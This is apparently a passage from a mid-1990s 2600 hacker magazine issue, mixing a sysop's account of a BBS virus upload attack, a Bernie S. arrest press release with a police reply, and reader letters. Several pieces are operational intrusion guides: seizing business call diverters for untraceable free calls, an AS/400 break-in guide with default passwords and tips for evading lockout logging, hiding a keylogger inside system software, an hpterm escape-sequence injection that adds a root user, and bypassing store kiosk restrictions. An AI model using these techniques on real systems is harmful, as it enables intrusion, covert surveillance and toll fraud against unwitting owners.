I rebooted the computer. The machine whirred and clicked as it started up. As it booted, I noticed that when the computer executed the MSCDEX.EXE program in the AUTOEXEC.BAT file, the file appeared to load, but the indicator lights on the CD ROMs didn't blink in sequence like they used to do. Damn! I asked myself what was happening. I couldn't figure it out! On a whim, I grabbed my anti-virus scanning program and scanned my computer. Bells started to sound. Oh crap! I had the Screaming Fist II virus! How had it gotten there? I began to swear in several languages.

My computer rebooted itself. Damn! This time the machine refused to completely boot up. A cursor sat there in the top right hand corner of my screen, doing nothing! I reset the machine again! Nothing! I was worried. The hard drives in my machine were compressed using SUPERSTOR. In order to boot up my machine from a clean floppy, I not only had to find a clean DR DOS boot-up disk, but I also had to find the correct compression files to run in my new CONFIG.SYS file. After 40 minutes of failed attempts, I was finally able to boot my system. I ran my virus cleaning program, and then rebooted my machine from the hard drive. My machine was running! Yea!

I had won! I was a *god!* Don't mess with me; I'm a super SYSOP! Then, midnight struck. My machine bleeped and reset itself. *Huh!?* What had happened?! My CMOS was erased, gone! My computer now no longer knew what types of hard drives I had or what type of floppies I had. The list went on and on. Oh man, I was furious! I vowed to search the Earth forever for this evil hacker of destruction.

I labored on into the night. Due to the nature of my job, I was experienced with computers, and I was able to recover within a couple of hours. I finally restored my CMOS, cleaned the infected files, rescanned my system with other virus scanners, and got my system working. It was now 4 am... I was exhausted. With a smirk of satisfaction I went to sleep... *after* I had disabled the uploading function.

The next day I scoured the activity log. Ah ha! The guy had called at 2 am the previous morning, and I simply had not noticed the problem until late at night later that day. Unfortunately, when the BBS went down, people had called again and again attempting to get on the board. The caller ID had lost the call! So many people had called that I had lost perhaps the most important clue as to my caller's identity. Damn!

At this point I decided to determine what the hacker had done to zap me. As I can best determine from the activity logs, the caller had performed a multi-file batch upload. He had uploaded a file called PKUNZIP.BAT and another file, COMMAND.COM. I began to understand what this guy had done. I was impressed. This guy knew how Wildcat BBS's work!

When a file is uploaded to a Wildcat BBS, the file is often uploaded into a directory called C:\WILDCAT\WCWORK\NODE1. In the Wildcat manual, the SYSOP is given some sample lines of a file called SCANFILE.BAT. SCANFILE.BAT is the batch file that the SYSOP creates to scan files that are uploaded. I had used the sample lines from the manual as a template to create my super SCANFILE.BAT batch program. My attacker had batch uploaded a file called PKUNZIP.BAT and an additional infected COMMAND.COM file. When my SCANFILE.BAT file tried to unzip the files in my C:\WILDCAT\WCWORK\NODE1 directory, the PKUNZIP.BAT file was run rather than my legitimate PKUNZIP.EXE file! The PKUNZIP.BAT file ran the infected COMMAND.COM file, which in turn turned the Screaming Fist II virus loose upon my system before the SCANFILE.BAT batch file ever got to a point where it could scan the uploaded files! What the attacker didn't know and couldn't have known was that I was using DR DOS, not MS-DOS. When the infected COMMAND.COM file was run, the virus loaded itself into memory, but DR DOS didn't appear to like the non DR DOS COMMAND.COM program. I believe at this point DR DOS essentially "puked" giving the now infamous environmental error.... It was this error or conflict with DR DOS that actually kept many of my files from being infected. In all, only about 25 files ever became infected. Unfortunately, the files that did become infected governed the drives' compression routines. The great "problem" was restoring these files. I didn't have a ready backup, I didn't have my files where I could easily find them, and I couldn't find my operating system files. The super SYSOP wasn't so super after all.

After several days of analysis of what had happened, I rewrote my SCANFILE.BAT file, turned my upload feature back on, and began the BBS again. I was now very respectful of what this guy had done. In fact, as the weeks passed, I came to appreciate the intellect and cunning of this hacker. I hope that one day I can have a conversation with this special person. If this special person is out there and can figure out who I am, I hope he will call me. I'd love to meet him....

Since the time of my "hacking" I have come to respect my fellows in cyberspace to a much greater degree. I now feel that I am a part of this wonderful infinite world. Have I, the hacked, become a hacker? I suppose it depends on your definition....

D I V E R T E R S

by Ray Nonte

A call diverter is a piece of hardware attached to a phone line that will forward an incoming call to another phone number. This type of call forwarding system is done externally, separate from the phone company services.

So how can a phreaker take advantage of this situation? When you call a diverter, you will either hear a "click" and then ringing, or a ring and then a "click" followed by ringing. The "click" is the sound of the diverter being activated. Your call is forwarded onto the line being paid for by the business that owns the diverter. The trick is to seize that line and dial out from it.

Capturing the line used by a local diverter will provide a clean connection since you are dialing off of its dial tone as if it were your own. This means that you can dial any phone number you wish as long as the person/company with the diverter hasn't blocked access to any exchanges.

If you happen to call a number that traces, the trace will show the number of the diverter, not the phone you are calling from. In this respect, diverters are usually safer than long distance extenders, but there are no guarantees. The advantages to this kind of setup make it ideal for phreaking incognito:

Trace-free calls (can only be traced back to the diverter, not you!)
Free long distance calls
Free 900 calls

How To Use A Diverter

Call the number of a known diverter. Your call will be diverted to the forwarding number. When the party at the other end answers, politely state that you dialed the wrong number and wait for them to hang up the phone. Do not hang up your phone. Stay on the line and wait for the dial tone. (Some telco central offices are programmed not to drop to a dial tone after an outgoing call to prevent just this sort of thing.) The dial tone you hear will be of the diverter. You have now successfully seized the diverter's phone line and can freely dial out on it. All calls will be billed to the diverter. Also, if an attempt is made to trace your call, the trace will point to the diverter and not you.

Diverters are not perfect - they have their share of problems too. Some diverters will disconnect the forwarding line after a certain amount of connection time has passed, 10 to 15 minutes is typical. This is a watchdog feature used to guard against phreaking attacks. Other diverters will click when used, every minute or so.

Where To Find Diverters

Diverters are usually found on the phone lines of many doctors, plumbers, etc. - any person/business that requires round-the-clock accessibility. Use your local yellow pages to locate a business that advertises 24-hour service. Dial the phone number and listen carefully. As mentioned earlier, you will either hear a "click" and then ringing, or a ring, then a "click" followed by ringing. When the party answers the phone, get them to hang up (e.g., wrong number tactic). Wait for the dial tone and then you're in business!

I recommend that you verify that you have seized the diverter's line by dialing an ANI or ANAC number. If it reads back the number of the phone you are calling on, then you are not on a diverter. If it reads back a different number, you have successfully located a diverter. Write down the number and keep it in a safe place.

One of the most famous diverters of the past involved the phone company itself. In fact, this method may still work in some parts. The caller would dial the credit operator and ask for the AT&T credit operator. When the operator answered, the caller would ask for the AT&T credit operator. The local credit operator would put on a recording telling the caller what number to dial. After the recording disconnected, the caller would get a dial tone belonging to their local credit office!

Conclusion

Call diverters are a wonderful tool for you to add to your phreaking arsenal. Be careful though. After you've located a diverter, don't abuse it or the business is sure to pull the plug leaving you to start all over again. I've found it best to build a list of known diverters and then cycle through them as I need them. The business is less likely to notice one or two long distance calls per month vs. a whole bunch of them!

(continued from page 5)

realize now how absurd such thinking was. Yet we're reliving history, only this time the penalties are much more severe.

Item (c) is a cable. Let's just leave it at that.

Item (d) consists of cellular telephones, none of which were illegitimately obtained or used for fraudulent purposes. If any of our readers are interested in how a cellular phone works, we encourage them to take it apart and experiment with it. Any evidence that Bernie S. was doing any more than this has yet to surface.

Finally, the *Cellular Hacker's Bible* is a book anyone interested in electronics and the phone system would want to read. The federal government has managed to outlaw radio frequencies but they have yet to outlaw books. With agencies like the Secret Service doing their dirty work, it's only a matter of time.

So what do we have here? Apart from an inept, backwoods police department specializing in intimidation tactics and a federal agency bent on keeping a vice grip on technology, not a whole hell of a lot. Nothing listed above constitutes a crime, at least not in a democratic society. In a suspicious and fearful regime, however... books, ideas, technical ability - these could all be considered threats. And by permitting this to go unanswered, either through encouragement or through silence, we move steadily down that dark road.

This whole series of events and their consequences is a disgrace to our judicial system and it's essential that we fight back. Every organization which claims to have an interest in justice should know about this. Hopefully, the majority will take a strong stand against what has happened here. The alternative is practically unthinkable - imagine a world where reading, experimentation, and software are the only ingredients needed to put a person in prison indefinitely. There would be very few people looking at these words who would be safe.

There are two ways you can write to Bernie S. in prison. One is by sending him mail directly at: Ed Cummings 48919-066, FCI Fairton, A-Left, P.O. Box 280, Fairton, NJ 08320. You can also send email to bernies@2600.com and we will forward it to him. (This method is preferable in case he gets moved to another prison after press time.) Remember that all of your mail will be read by prison authorities. We encourage you to write whenever you can since no visitors are allowed and this is his only contact with the outside world.

NEW ADDRESSES

To make your life easier, we now have dedicated Internet addresses for various things:

info@2600.com - to get info on 2600.
index@2600.com - to get a copy of our index.
meetings@2600.com - for info on starting your own meeting.
subs@2600.com - for subscription problems.
letters@2600.com - to send us a letter.
articles@2600.com - to send us an article.
2600@2600.com - to send us a general message.

(You can reach most of our writers on 2600.com. You may have to figure out their usernames, however, since we don't publicize individual users unless requested by them.)

HACKING AS/400

by Mantis King

The AS/400 is widely used in Argentina (South America). I do not know if they are used very much in the USA, but I hope this information will be useful to many 2600 readers all over the world.

OS/400 Release 1

This information is applicable to all the releases of the OS/400 operating systems. If there are changes, they are explained in each release's detailed description below.

AS/400 has a PC interface called PC Support. There is other third party software supporting the interface. The PC Support software allows file transfer, emulating a work station, print serving, file serving, messaging, and other user support.

I understand you will try to hack the system from other systems far away. If your remote jobs are not accepted, it may be that the machine has the job action parameter QRMTSIGN set to *REJECT (pass-through sessions are not allowed to start on the remote system). Other values of QRMTSIGN may be:

**FRCSIGNON: all pass-through sessions must go through the normal sign-on procedure. If your profile names are different, the pass-through will fail.*

**SAMEPRF: sign-on bypassing is only allowed for users whose user profile name on the remote and target system is the same. If the user profile names are different but a valid password was specified, the sign-on display is shown.*

**VERIFY: sign-on bypassing is allowed for all pass-through requests and no checking of passwords is done if QSECURITY value is 10. Passwords are mandatory for higher levels and are verified before automatic sign-on occurs. If the password is not valid, the pass-through attempt is rejected.*

*Program name: the program specified will run at the start and end of every pass-through session. Pass-through programs can be located in QGPL, *LIBL or *CURLIB.*

If your remote jobs are not accepted and it is not due to the QMRMTSIGN, another possibility might be that the *PCSACC parameter (which allows personal computer access) is set to *REJECT that prevents all such access.

If your remote jobs are accepted, there is no restriction on the minimum length of passwords. So you could find passwords like "A" or "AA" for example.

This Operating System does not handle password expiry date, password lifetime, and password history features. All these bugs were corrected in release 2 (more details below).

The system may have different security levels:

Level 10: no security active, does not require a password to sign on!!!

Level 20: the resources are not protected but passwords are active.

Level 30: offers security features. Passwords and resource security are active.

You can see the security level using DSPSYSVAL SYSVAL (QSECURITY) and you can change it with CHGSYSVAL. Although QSECURITY can be dynamically changed it requires an IPL to become effective. This release has many bugs related to control the user's terminal. For example: If you are a *ALLOBJ user you can use your authority from whatever terminal. You can have multiple sessions with a single user profile (two hackers in the system from different terminals with the same user profile, ha ha).

DST

If the Security Administrator has not restricted its use, you could have access to this very important software. The DST (Dedicated Service Tool) is a utility that allows virtual storage to be modified. DST has a program debug facility which allows users to interfere with the program during execution and obtain control at microcode level to display or modify memory variables. It also allows the installation of the operating system and the modification of Program Temporary Fixes (PTFs) to the systems microcode. The *SERVICE special authority is required to use DST, but remember that if you are in a system with security level 10 you will have access to this software.

The default passwords for the DST utility is QSECOFR. For the full use of DST (including changing DST password) the default password is 22222222. For basic use (does not allow password change) the default password is 11111111. If you want to know if you have access to the CHGDSTPWD command, type:

*DSPOBJAUT OBJ (QSYS/CHGDSTPWD) OBJTYPE (*CMD)*

That will list all the authorized users.

IBM Standard profiles

SECOFR: security officer
QSYSOPR: system operator
PGMP: programmer
QUSER: user
QSRV: IBM service user
SRVBAS: basic service user

Both the last two are used by the IBM engineers. All these profiles are supplied by IBM to all its AS/400 machines, so you will find these profiles in every machine (if the security officer has not changed them). The default passwords are the same as the user profile, for example:

Profile name: QSECOFR
Password: QSECOFR

You should keep in mind that many system administrators do not change the default passwords. You should try these passwords!

The AS/400 has inherited security features from the S/36. The inherited features are:

Authorization list security
Default/mandatory program menu
Current library
Levels of security (none, password, resource)

(I have written a detailed text about hacking S/36 available on underground BBSes in Buenos Aires, Argentina.)

AS/400 has also inherited some security features from the S/38. But AS/400 shows a new feature different from the S/38, if you have READ access at the user profile and UPDATE at the group profile level, then you will just get READ access.

If you find the hacked machine has security level 10, it requires only a user name to sign on. All users can access objects after signing on. The system creates a user profile when a user name does not exist. You will not need to manage object authorities, there is no security active, so the menu and initial program security are not active. It's great, isn't it? IBM sends the machine in this condition (security level 10) to the buyers and some system administrators do not change the default values.

Getting Info About the System

Sometimes the AS/400 may be running as if it were a S/36. To check it you can run:

QSPCENV

If you find *NONE the system is operating under an AS/400 environment. If you find S36 the system is operating under a System/36 environment.

In AS/400 a maximum number of logon attempts can be set. If you perform a greater number of attempts than the ones established the system will generate an error register in the log file. You should always try to keep unnoticed your presence in the system. So, for example, if you have a password and are into the system and you've got a more powerful one, but it is not a sure password, you should check what the maximum number of logon attempts allowed is. If the maximum number is six, you can try your doubtful password five times and no error registers will be created in the log file.

The QMAXSIGN represents the maximum number of sign-on attempts allowed to the users. The IBM default is 15, *NOMAX means unlimited numbers of attempts. To know the maximum number of sign-on attempts, run the command:

DSPSYSVAL SYSVAL (QMAXSIGN)

If you want to know all the authorized user and group profiles, use the command:

*DSPAUTUSR type (*GRPPRF)*

This will list all group profile names and the user profile names within each group. It will also list, at the end, any user profiles not within a group.

If you want to see a full listing of all user and group profiles run the command:

*DSPUSRPRF USRPFR (profile name) TYPE (*BASIC)*

You can know which users have special authorities, for example:

**ALLOBJ: system security officer*
**SAVSYS: operators*
**SECAM: administrator*
**SERVICE: IBM engineer*
**SPLCTL: operators*

The INITIAL PROGRAM may have different values:

**MAIN: you have access to the command line.*
**NONE: no program is called when the*

user signs on.

Program name: specify the name of the program called.

If you log onto a system and you get trapped in the INITIAL PROGRAM you can use the ATTN key to break out. Then using LMTCPB (Limited Capability) parameter you can look for the profiles with the values:

**PARTIAL: the initial program and current library values cannot be changed on the sign-on display. But you can change the menu value and you can run commands from the command line of a menu.*

**NONE: you can change the program values in your own user profile with the CHGPRF command.*

If you want to list all libraries on the system, run the command:

*DSPOBJD OBJ (QSYS/*ALL) OBJTYPE (*LIB) DETAIL (*FULL)*

If you want to see the contents of any library use:

DSPLIB (library name)

If you want to know the object authority for a library use:

*SPOBJAUT OBJ (QSYS/library name) OBJTYPE (*LIB)*

If you want to know system and user library lists use:

DSPSYSVAL (QSYSLIBL)

and

DSPSYSVAL (QUSRLBL)

If you want to know the object authorities of all the security related commands you can use:

*DSPOBJAUT (QSYS / command) (*CMD)*

Some of the most important commands are:

CRTUSRPRF: create user profile

CHGUSRPRF: change user profile

DLTUSRPRF: delete user profile

If you do not find *EXCLUDE in your authority it is great!! You can use all those commands.

Some objects may be protected via authorization lists (as in the old S/36). If you want to know all the authorization lists use:

*DSPOBJD OBJ (QYS/*ALL) OBJTYPE (*AUTL)*

And if you want to know the users on each authorization list use:

DSPAUTL (name of list)

If you want to know the authorities of a specific file or program you should use:

*DSPOBJAUT (name of file) (*FILE) for files*

*DSPOBJAUT (name of program) (*PGM) for programs*

Logs

Sometimes the machines are processing too much information and they are a little bit low on hard disk space. The first thing a System Administrator will do is to disable the logs. If you want to extract the history log records relating to security profile changes (to see if your unauthorized activities were logged), use the DSPLOG command:

Message ID CPC2191 is for deleting a user profile

Message ID CPC2204 is for user profile creators

Message ID CPC2205 is for changing a user profile

OS/400 Release 2

It keeps the security structure levels (10, 20, 30) as in Release 1 but there are other system values related to security. For example:

QAUTOVRT: controls the automatic creation of virtual device descriptions.

QINACTIV: controls the interval in minutes that a workstation is inactive before a message is sent to a message queue or that the job at the workstation is automatically ended. Possible values are:

**NONE: no time-out validation.*

'5'-'300': specify the interval for time-out (in minutes)

I am sad to say that Release 2 has also introduced measures to control the user's terminal. For example, to prevent users from having multiple sessions with a single user profile, it is possible to restrict users with *ALLJOB to particular terminals and it enforces a time-out if the terminal is inactive for an extended period:

QLMTDEVSSN: controls concurrent device session. Possible values are:

0: a user can sign on at more than one terminal.

1: a user cannot sign on at more than one terminal.

But the worst of Release 2 is that it has enhanced the password politics. Let's see it in detail:

QPWDDEXPITV: controls the maximum number of days that a password is valid, that is to say the change frequency. Possible values are:

**NOMAX: the system allows an unlimited number of days.*

'1' - '366': a value between 1 and 366 may be specified.

QPWDLMTAJC: limits if digits can be next to each other in a new password. Possible values are:

'0': adjacent numeric digits are allowed in passwords.

'1': adjacent numeric digits are not allowed in passwords.

QPWDLMTCHR: limits the characters that cannot be in a new password. Possible values are:

**NONE: there are no restricted characters.*

character string: up to 10 specific characters may be disallowed.

QPWDLMTREP: limits repeating characters in a new password. Possible values are:

'0': characters can be repeated.

'1': characters cannot be repeated more than once.

PWDMINLEN: controls the minimum number of characters in a password. Possible values may be from 1 to 10.

QPWDMAXLEN: controls the maximum number of characters in a password. Possible values may be from 1 to 10.

QPWDPOSDIF: controls if each position in a new password must be different from the old password.

QPWDRQDDGT: controls if a new password is required to have a digit. Possible values are:

'0': digits are not required in new passwords.

'1': one or more digits are required in new passwords.

QPWDRQDDIF: specifies if the password must be different than the 32 previous passwords. Possible values are:

'0': can be the same as the previous ones.

'1': password must not be the same as the previous 32.

QPWDVLDPGM: specifies the name of the user-written password approval program. Possible values are:

**NONE: no program is used.*

Program-name: specify the name of the validation program.

Logs

If you want to look at the logs, use the command:

*DSPLOG LOG (QHST) PERIOD ((start-time start-date) (end-time end-date)) MSGID (message-identified) OUTPUT (*PRINT).*

Example of the time and date:

((0000 941229) (0000 941230). The date format depends on the value of QDATFMT and it may be MMDDYY, DDMMYY or YYMMDD.

Messages

Identification	Explanation
CPF2207	*Not authorized to use object in library.*
CPF2216	*Not authorized to use library.*
CPF2228	*Not authorized to change profile.*
CPF2234	*Password not correct.*
CPF2269	*Special authority *ALLOBJ required when granting *SECADM.*
CPF2294	*Initial program value may not be changed.*
CPF2295	*Initial menu value may not be changed.*
CPF2296	*Attention program may not be changed.*
CPF2297	*Current library value may not be changed.*
CPF22A6	*User creating an authorization list must have *ADD authority to his user profile.*
CPF22B9	*Not authorized to change authorities in authority list.*

OS/400 Release 3

I really do not have experience with this release. This is all the information I was able to collect. We have seen that the verification of the security on the AS/400 is built in at the microcode level. So, it could be bypassed by programs developed in Assembler, C, or even Pascal or with the DST as we have seen. This loophole was removed with the introduction of level 40 security in Release 3 of OS/400.

It has also introduced an audit log that contains information about security related events. I do not know more about this release yet.

From astro.ocis.temple.edu!neitzert Tue Mar 28 23:05:19 1995
Return-Path: <neitzert@astro.ocis.temple.edu>
Received: by astro.ocis.temple.edu (5.61/25)
id AA01437; Tue, 28 Mar 95 23:04:42 -0500
Date: Tue, 28 Mar 95 23:04:42 -0500
From: neitzert@astro.ocis.temple.edu (Christopher K. Neitzert)
Message-Id: <9503290404.AA01437@astro.ocis.temple.edu>
Apparently-To: chris@ts6-2.upenn.edu
Status: O

Several friends of Ed 'Bernie S.' Cummings have prepared this press release due to the fact that a man is being held on $100,000.00 Bail for possessing the right electronic components to trick a pay phone into giving free telephone calls. His promotion of these devices is not against any law in the land, however the Governements of Deleware County, Pennsylavania and United States are acting as though their own laws do not matter to them.

—

Delaware County Pennsylvania, USA

Ed Cummings, also known to many in cyberspace as Bernie SS was arrested on March 13th, 1995 for 2 misdemeanors of possession, manufacture and sale of a device to commit Telecommunications fraud charges. He is being held in Delaware County Prison in lieu of $100,000.00 Bail. His story follows.

On the evening of the 13th Bernie S. received a page from his mail drop. Some people he knew from Florida had stopped in at his mail drop thinking it was his address. They were looking to purchase several 6.5 Mhz Crystals. These crystals when used to replace the standard crystal in the RADIO SHACK Hand Telephone dialer, and with some programming, produce tones that trick pay phones into believing they have received coins. These are commonly referred to as Rred boxesS and got their name from an actual red box pulled from a pay phone in the late seventies by some curious person.

Ed Cummings met these people at a local 7-11 where he was to sell the widely used electronic timing crystals for roughly $4 a piece. The purchaser only had two twenty dollar bills and Ed Cummings no change. Ed Cummings went into the 7-11 to get some change to make the transaction. A police officer noticed a van parked in the parking lot of the 7-11 with several African Americans inside. As Ed was leaving the 7-11 he noticed fifteen police cars pulling into the parking lot of the 7-11.

Next thing he knew the police were asking him if they could Trifle through his car. He said no. Moments later as he was talking to a Detective and noticed another police officer going through his car. He asked the officer to stop. They did not, in all the police confiscated a few hundred 6.5Mhz crystals (which he resells for roughly $4 a piece) and a large box of 100 dialers. The police told him they would get back to him, and he could have his electronics back if the contents of the bag were legal. In the contents of the seized items was one modified dialer, that a customer returned after modification explaining that it did not work, a broken red box.

The next day Ed 'Bernie S.' Cummings was over at a friend's house working on their computer when eight to ten plain clothed armed men burst into the house and ordered him and his friends to freeze. They cuffed him and took him to a holding cell(what jail?). There he was left without a blanket or jacket to sleep with in the cold cell.

That evening the Secret Service had been called in when someone figured out what the dialers and crystals would do when put together. The United States Secret Service found his home and entered it, while they were questioning him.

The next morning at his arraignment he was finally told of the charges he was being held upon. They were Two misdemeanor Charges of manufacture, Distribution and Sale of devices of Telecommunications Fraud. and Two Unlawful use of a computer charges. His bail was automatically set to $100,000.00 because Ed Cummings refused talk with the police without his attorney present.

The Secret Service presented to the judge a 9 page inventory of what they had found in his home. On that inventory there 14 computers. 2 printers. Boxes of bios chips for the systems he worked with. Eprom burners which the Federal Agents had labeled RCellular telephone chip reprogramming adaptersS Eproms are used in everything from Automobile computers to personal computers. They also confiscated his toolbox of screw drivers, wire clippers and other computer oriented tools he used for his consulting job.

The Judge dropped the Two unlawful use of a computer charges due to the fact that the evidence was circumstantial and the county had no actual evidence that Ed had ever used the computers in question.

As of 3/27/1995 Ed Cummings is still in Delaware County Prison awaiting his trial. His trial has not yet been scheduled and Ed will most likely not raise the One Hundred Thousand Dollars needed to be released on bail.

If anyone hsa any questions or comments direct them to this newsgroup and my email box.

Thanks.
Christopher K Neitzert

—

christopher k neitzert neitzert@astro.ocis.temple.edu Film and Video Student
InterNetworked Multimedia Design, Implementation and Administration
office: 215.467.3001 Fax:215.467.3412 Service: 215.505.6637
Coming Soon to this space: Chapel Perilous Project Velcro!
Support Your Local Free Net!
Linux: Choice of a GNU generation! http://astro.ocis.temple.edu/~neitzert
"When cryptography is outlawed, bayl bhgynjf jvyy unir cevinpl." -jpb
Finger for PGP2.6 or RIPEM Keys.
Opinions here are not those of temple university nor my clients.

This public letter on the net

TOWNSHIP OF
HAVERFORD
DELAWARE COUNTY
POLICE DEPARTMENT
DARBY & MANOA ROADS, HAVERTOWN, PA. 19083-3699
(610) 853-2400
FAX: (610) 853-1706

CHIEF OF POLICE
GARY E. HOOVER

DATE: 07 APRIL 95

TO: CHRISTOPHER K. NEITZERT
CC: TEMPLE UNIVERSITY PRESIDENT

FROM: DET. JOHN MORRIS

SUBJECT: COMMONWEALTH VS. CUMMINGS

1
PAGES TO FOLLOW

A HOME RULE MUNICIPALITY

Christopher Neitzert,

I am surprised to see that someone from Temple University would send out a press release without actually checking the facts prior to trashing a persons reputation. It is obvious that the accusations against this department and I are made without any evidence, since it is so far from the truth.

You and Temple University have attacked my credibility and reputation. I have received calls from friends and business associates appalled at my conduct, as advertised and told by you and Temple University.

I therefore have contacted the Fraternal Order Of Police to have your press release turned over to S. Stanton Miller Esq. for any civil liability against you and Temple University for defaming my character and for libel.

Det. John K. Morris #1765
Haverford Twp Police

got this threat from the cops

"Letters are the cornerstone of any civilized society."

Privacy Concern

Dear 2600:

Regarding someone's concerns over privacy of your subscriber list, section E211.4.2 of the Domestic Manual requires that publications sent by Second Class have a "known office of publication" open during "normal business hours where the publication's circulation records are maintained or can be available for USPS examination." A Second Class permit also requires that you tell the world, as you did on page 2 of your Autumn 1994 issue, the number of subscribers and newsstand copies sold (which impressed the heck out of me - I didn't know you were that big). So Big Bro is allowed to look at your subscription lists!

Have you considered mailing by bulk third class instead? The basic rate is 23.3 cents per piece (anywhere in the U.S.) which is probably not much more than you're paying now and there's no zone-based rate, no need to file a "Statement of Ownership, Management, and Circulation" or requirement to have a "known office of publication". Or how about offering the option (at a higher cost, obviously) of getting *2600* by first class mail in a plain unmarked envelope? (I still prefer to buy mine at the newsstand, though.)

Speaking of the USPS and the NCOA database mentioned on page 6, the USPS' database is now also being used to identify CMRAs (Commercial Mail Receiving Agencies, or "mail drops") to commercial subscribers (such as credit card companies who are concerned about applicants who use a mail drop as their "residence address").

Also, for anyone interested in all kinds of used and antique phones (original candlestick phones, Ericofons, even phonebooths)! You should get the mail order catalog from Phoneco, P.O. Box 70, Galesville, WI 54630 Phone 608-582-4124, fax 608-582-4593.

Anonymous in MD

Protection of our mailing list always has been one of our highest priorities. While second class mailing allows the post office to look over your shoulder a bit, we don't believe we're giving them anything they don't already have. They don't have access to our subscriber lists. What happens is this: every three years or so a postal inspector comes by and picks ten names at random from our subscriber print-out (they never get to keep or copy this rather large printout). We have to show that most of the ten people actually requested our magazine, usually by producing a subscription request. This doesn't concern us since the post office can get our subscribers' names and addresses by simply looking at the envelopes we send out. We don't believe they are using this rule to focus on hackers - a number of the ten names are usually large corporations. But it was admittedly odd that last time one of the names they picked at random was Kevin Mitnick. (We were unable to find his paperwork.) Even with this weirdness, we don't believe this is a threat since virtually every magazine in the country has to go through this. And, if it is a threat, we'll never know if we don't play along for a while. As for alternatives, first class mailing would nearly quadruple our mailing costs and third class would ensure that we're at the very bottom of the priority list.

Hacker Techniques

Dear 2600:

I obtained Oasis for the Macintosh about three weeks ago. Since Oasis still displays itself as a space on the extension manager in System 7.5 when you name it with spaces and since anyone who peeks inside the extension folder can see Oasis as a space when listing by name, there was an apparent weakness in using it on other computers. Nothing blows more chunks than getting caught. Thus, being the paranoid person that I am, in order to make the 12K extension even more discreet, I essentially combined Oasis and the AppleShare extension. By combining the two, if the text files are discovered where Oasis stores your information, your targeted person will never know where the dated text files are coming from. Oasis becomes part of the user's system software; therefore, even the most advanced user would not guess to look into each piece of system software for clues as to what is causing the text files.

In order to combine the two, use ResEdit and copy and paste each item into the respective resources. You can even tell it where to put the dribble folder. Please let it be noted that the above procedure only works when the computer turns on the AppleShare and is connected to an AppleTalk network. I have not tried merging Oasis with other pieces of system software, but I am sure it will work. If you have enough time on the remote computer, I suggest making the dribble folder invisible.

If anyone has any suggestions for better ways to hide the key capturing text files, please write in.

Pumpkin Smasher
Natchitoches, LA

Dear 2600:

We stumbled across a little Unix hacking trick your readers might find worthwhile. This particular hack affects only "hpterms", which are HP-UX's version of xterms. Basically, HP built a lot of functionality into the hpterm which does not appear in an xterm. The best part of the functionality is user-definable "soft keys", which are programmable using escape sequences. For example, if a user typed *ESC & f2 a 1 k 3 L pwd* it would define his or her soft key #1 to be the 3-length command string "pwd".Then, if that user typed *ESC & f 1 E* it would execute soft key #1, and the pwd would execute. And of course more creative commands than "pwd" are allowed - like, for root, an escape sequence that adds a new root user to the /etc/passwd file.

Now this seems innocuous, but the great thing about it is that a user does not have to execute these strings, but simply have them displayed in an hpterm window. Therefore, if those escape sequences are embedded in a normal text file, and the user views that file, their soft key would be programmed and executed, with their privilege. We discovered that this also works in mail - if a user gets a mail message and reads it in an hpterm window, the escape sequences still make it to the window. Of course, you'd want to have the command begin with a "!" For a shell escape, unless you can do all you want within mail.

The one drawback to this scheme is that when the soft key is executed the command and its output are displayed to the screen. We have not found a control or escape sequence that turns echo off, so you run the risk of alerting knowledgeable users if you use this trick. It is very powerful, however, in that it exploits read privilege rather than execute privilege and can therefore reach anybody using an hpterm. And on HP-UX systems, only the really knowledgeable use xterms rather than the default hpterms.

There are lots of other escape sequences, all documented, that do other cool things like disabling the user's keyboard, etc. Use wisely.

Mickey and Mallory

Dear 2600:

This is to Black Knight who wrote in about his problem with the password protection on the disks of the Apple IIe's at his school (Summer 94). There are several ways to get around this dilemma.

You and the friend you want to share files with could name your passwords the same exact word. If this doesn't work, you could try my procedure below.

To begin with, a BASIC program on an Apple IIe is stored in the memory location $800. DOS is stored in $B000. When you reset the computer, these locations are the first to be erased. But memory location $C00 doesn't get touched during the reset. So, move your program to $C00, reset the computer, boot your friend's disk, move the program back to $800, and save it on your friend's disk. To do this, boot your disk, load the program you want to copy, and get to the BASIC prompt (]). Type:

] Call - 151
** C00<800.BFFM*

Put your friend's disk in the drive. Now hit Control-white apple-reset simultaneously to reset the computer. When your friend's disk boots, log in and get to the BASIC prompt. Type:

] Call - 151
** 800<C00.F00M*
** (Control-C)*
] SAVE WHATEVER

Your program is saved on your friend's disk as "WHATEVER".

Wicker Man
DeKalb, IL

Dear 2600:

After reading the "More Window Tricks" in the most recent issue, I was reminded of something else that many stores will do to keep prying hands outta their machines. Many stores feel that having a password on the default screen saver is bad for business, so they use other protection technics, so that customers can play with the machines, but not damage them.

Here is the most common form. These .INI settings are always in the Progman.ini file and normally under the heading of [restrictions]

NoSaveSettings=1
EditLevel=4
NoFileMenu=1
NoRun=1
NoClose=4

All of these are rather obvious, so I won't go into an explanation of what they do. Fortunately, the stores seem to think that putting these switches in is all they need to do. Also, they delete the File Manager Icon, as well as the Dos Prompt Icon. Simple enough to bypass. Open the Notepad and edit the Progman.ini file. Put a semicolon at the beginning of each line, and then just give the machine the three finger salute twice. Thus rebooting the machine. Once the machine ends up back in Windows, you'll have full control of the machine.

As for the password on the Windows default screen saver - if you want, just look in their Control.ini file. Search for Password, and you'll find whatever their password is. Feel free to change it afterwards.

Streaker

War Dialing

Dear 2600:

Dr. Delman's article entitled "The Risks of War Dialing" in the Winter 1994-95 issue requires at least a brief response to set your readers straight. Without attempting to address the specifics of any particular state's law, the implication that there is no law which would directly apply to war dialing must be corrected (and should be a lesson not to rely on law enforcement or security people to know what the law is). Below is an excerpt from Title 47 of the Code of Federal Regulations, Section 64.1200.

(a) No person may:

(1) Initiate any telephone call (other than a call made for emergency purposes or made with the prior express consent of the called party) using an automatic telephone dialing system or an artificial or prerecorded voice,

(i) To any emergency telephone line, including any 911 line and any emergency line of a hospital, medical physician or service office, health care facility, poison control center, or fire protection law enforcement agency;

(ii) To the telephone line of any guest room or patient room of a hospi-

tal, health care facility, elderly home, or similar establishment; or

(iii) To any telephone number assigned to a paging service, cellular telephone service, specialized mobile radio service or other radio common carrier service, or any service for which the called party is charged for the call.

It should be fairly obvious that war dialing most exchanges will hit one or more of these numbers, moreover, you will never know when you have done so. In order to see this regulation for yourself, ask the librarian at your local law library to point you to 47 C.F.R., section 64.1200.

Clint Sare
Texas Bar #00788354

